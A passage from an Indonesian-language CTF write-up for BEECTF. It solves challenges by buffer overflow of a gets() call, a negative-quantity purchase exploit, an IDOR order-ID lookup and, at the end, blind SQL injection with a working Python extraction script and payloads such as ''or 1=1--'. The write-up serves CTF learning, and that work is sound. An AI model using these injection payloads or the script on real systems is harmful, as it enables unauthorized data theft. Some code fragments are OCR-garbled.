   0x0000000000401640 <+240>:   movzx  eax,BYTE PTR [rbp-0x2d]
   0x0000000000401644 <+244>:   cmp    al,0x21
   0x0000000000401648 <+248>:   movzx  eax,BYTE PTR [rbp-0x2c]
   0x000000000040164c <+252>:   cmp    al,0x21
   0x0000000000401650 <+256>:   movzx  eax,BYTE PTR [rbp-0x2b]
   0x0000000000401654 <+260>:   cmp    al,0x21
   0x00000000004015d0 <+128>:   movzx  eax,BYTE PTR [rbp-0x2a]
   0x00000000004015d4 <+132>:   cmp    al,0x7d
```

Setelah urut tinggal di ambil value yang akan di compare, di sini aku pake tools dari google lagi mwehehhe biar cepet aja :v



Delimiter: Auto

```
0x42
0x45
0x45
0x43
0x54
0x46
0x7b
0x73
0x55
0x70
0x33
0x52
0x5f
0x33
0x7a
0x5f
```


```
BEECTF{sUp3R_3z_R3v!!!}
```

**BEECTF{sUp3R_3z_R3v!!!}**

## abcd


Category : Reverse
Solusi :

Di sini sudah kelihatan pake gets, buff 8, kalo mau flag angka harus 33




```c
int main()
{
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    while (1)
    {
        int angka = 0;
        char nama[8];

        printf("Masukkan nama: ");
        gets(nama);

        if (angka == 33)
        {
            system("cat flag.txt");
        }
        else
        {
            printf("Hai %s, nilai angka = %d\n\n", nama, angka);
        }
    }
}
```

character 33 adalah **!**, overflow buffer **nama** ada 8 karakter, bakal tumpah ke angka



```
In [1]: chr(33)
Out[1]: '!'
```




```
PS C:\Users\rafim> wsl
┌──(kyruuu🔰DESKTOP-B0VER0Q):[/mnt/c/Users/rafim]
└─> nc chall.petircysec.xyz 56789
Masukkan nama: aaaaaaaa!
BEECTF{AbcD_d0nt_Forg37_413out_ASCI1}
Masukkan nama: _
```

**BEECTF{AbcD_d0nt_Forg37_413out_ASCI1}**

## General Store

Category : Reverse
Solusi :
Saya pernah mengerjakan soal semacam ini sebelumnya,disini saya langsung beli thank you string sebanyak -100000000, lalu balance bakalan bertambah karena 10 - (-100000000) = 100000010 dan cukup buat beli flag.




```
┌──(kyruuu🔰DESKTOP-B0VER0Q):[/mnt/c/Users/rafim]
└─> nc 68.183.188.198 3821
OUR MENU:
1. Thank you <3 string (1$)
2. Bye <3 string (1$)
3. Flag string (100000000$)
4. Exit
Your balance now 10$
Select option (1-4): 1
How much? : -100000000
Thank you <3
OUR MENU:
1. Thank you <3 string (1$)
2. Bye <3 string (1$)
3. Flag string (100000000$)
4. Exit
Your balance now 100000010$
Select option (1-4): 3
How much? : 1
Flag: BEECTF{This_1s_0ur_5pec1al_M3NU}
```

**BEECTF{This_1s_0ur_5pec1al_M3NU}**

## Misc Transaction

Category : Misc
Solusi :

Tinggal di track saja transaksi BTC nya. Sesuai soal flag adalah address tujuan.



Outputs

Index 0

Details Spent

Address 1PedixBEkHdowXfn2hgwu8h64jAa3sNNr2

Value 557.10980105 BTC


```
Pkscript OP_DUP
         OP_HASH160
         f870d019e674c0996bc5c547cd0c9f723e8a2645
         OP_EQUALVERIFY
         OP_CHECKSIG
```

**BEECTF{1PedixBEkHdowXfn2hgwu8h64jAa3sNNr2}**

## iDoor

Category : web
Solusi :

Di sini setiap kita beli barang akan tercatat di server, dan kita bisa mencarinya pada order history



1666495236


Username: kyruuu

Order ID: 1666495236

Item Id: 1

Item Name: iDoor 14 Green

Pada soal tertulis orang pertama yang beli pintu dapet flag, karena hanya tercantum 1st April 2022 aku berencana untuk bruteforce dari jam 00 - 24. Tapi kata probset bukan



October 23

fire Today at 10:30 AM
mas untuk soal yang idoor itu itended nya bruteforce bukan?


Shatternox Today at 10:31 AM
bukan

fire Today at 10:31 AM
itu time nya ga ada spesifik waktunya

Shatternox Today at 10:31 AM
coba diteliti lagi ya semuanya 😄


fire Today at 10:40 AM
owalahh okw 🙂 (edited)

Akhirnya saya coba dari jam 00. Sebelum di input, di convert dlu karena itu format di unix. Lagi lagi saya pake tools online



| Yr | Mon | Day | Hr | Min | Sec | | |
|---|---|---|---|---|---|---|---|
| 2022 | 4 | 1 | 0 | 0 | 0 | GMT | Human date to Timestamp |

**Epoch timestamp**: 1648771200
Timestamp in milliseconds: 1648771200000
**Date and time (GMT)**: Friday, 1 April 2022 00.00
Date and time (your time zone): Jumat, 1 April 2022 pukul 07.00.00 GMT+07:00



1648771200

Username: admin

Order ID: 1648771200

Item Id: 1337

Item Name: BEECTF{0fc_1ts_s0_0bv10us_1z1_34592949031}


**BEECTF{0fc_1ts_s0_0bv10us_1z1_34592949031}**

## Seeq well

Category : web
Solusi :

Soal ini aku awalnya mau pake UNION tapi tidak work karena ga keluar outputnya :( akhirnya aku nyoba blind sql.


Karena kita udah dapet semua user kita bisa pilih salah satu



username
'or 1=1--


```
rmartinat0
ktersay1
asuermeier2
fridding3
lmaultby4
edelieu5
rsarre6
atolchar7
deick8
acoule9
hbrafertona
mmcconnellb
dtamlettc
rlambornd
hreddelle
ntewkesburyf
zaeryg
```

Untuk konsepnya simpel aja sih karena kita punya usernya kita tinggal leak datanya satu satu. Jadi gini, kita bakal pake operasi AND karena kalo AND kedua input harus true.
Contoh:




username
asuermeier2' AND 1=1--

asuermeier2



username
asuermeier2' AND 1=2--

Awal awal aku leak length database nya, ternyata ada 10




username
) length(database())=10--

asuermeier2

Untuk kelanjutanya aku mau buat script pake python aja. Biar gampang disini aku kurangi char list nya karena kelamaan + nanti koneksi keputus sendiri.

```python
import requests
import string
import time

web = "http://chall.petircysec.xyz:54170/api/test.php"
headers = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0",
    "Accept-Encoding": "*",
    "Connection": "close",
    "Accept": "application/json",
}
# char_list = string.printable <-- sebenernya pake ini tapi nanti kelamaan, karena aku udah tau jadi kupersingkat aja di script nya biar gampang nunjukinnya

def get_databases():
    result = ""
    for i in range(1,11):
        # for j in char_list:
        for j in "ealfsqWBDCAu":
            payload = {"username" : "asuermeier2' AND BINARY substring(database(),"+str(i)+f",1)='{j}'-- "}
            res = requests.post(web,headers = headers, data = payload)
            res = res.text
            time.sleep(1)
            if "asuermeier2" in res:
                result += j
                break
    print('leaked database = ' + result)
    return result
def get_table():
    result = ""
    for i in range(1,5):
        # for j in char_list:
        for j in "galfbcd":
            payload = {"username" : "asuermeier2' AND BINARY substring((SELECT group_concat(table_name) from information_schema.tables where table_schema='"+database+"'),"+str(i)+f",1)='{j}'-- "}
            res = requests.post(web,headers = headers, data = payload)
            res = res.text
            time.sleep(0.5)
            if "asuermeier2" in res:
                result += j
                break
    print('leaked table = ' + result)
    return result
def get_column():
    result = ""
    for i in range(1,5):
        # for j in char_list:
        for j in "galfbcd":
            payload = {"username" : "asuermeier2' AND BINARY substring((SELECT group_concat(column_name) from information_schema.columns where table_name='"+table+"'),"+str(i)+f",1)='{j}'-- "}
            res = requests.post(web,headers = headers, data = payload)
            res = res.text
            time.sleep(0.5)
            if "asuermeier2" in res:
                result += j
                break
    print('leaked column = ' + result)
    return result

def get_flag():
    result = ""
    for i in range(1,42):
        # for j in char_list:
        for j in "_4135wysBCEFTprAebx{}DGHILMNOPQRSTSSSUVWXY":
            payload = {"username" : "asuermeier2' AND BINARY substring((SELECT "+table+" from "+column+"),"+str(i)+f",1)='{j}'-- "}
            res = requests.post(web,headers = headers, data = payload)
            res = res.text
            time.sleep(3)
            if "asuermeier2" in res:
                result += j
                break
    print('flag = ' + result)
    return result

if __name__ == "__main__":
    database = get_databases()
    table = get_table()
    column = get_column()
    get_flag()
```



```
s = requests.post(web,headers = headers, data = payload)
s = res.text
me.sleep(1)
```

```
PS C:\Users\rafim\Downloads\Compressed\secure> python -u "c
leaked database = seeqWellDB
leaked table = flag
leaked column = flag
flag = BEECTF{4lw4ys_pAr53_User_1NpU7s_bE5E4ExP}
PS C:\Users\rafim\Downloads\Compressed\secure>
```

**BEECTF{4lw4ys_pAr53_User_1NpU7s_bE5E4ExP}**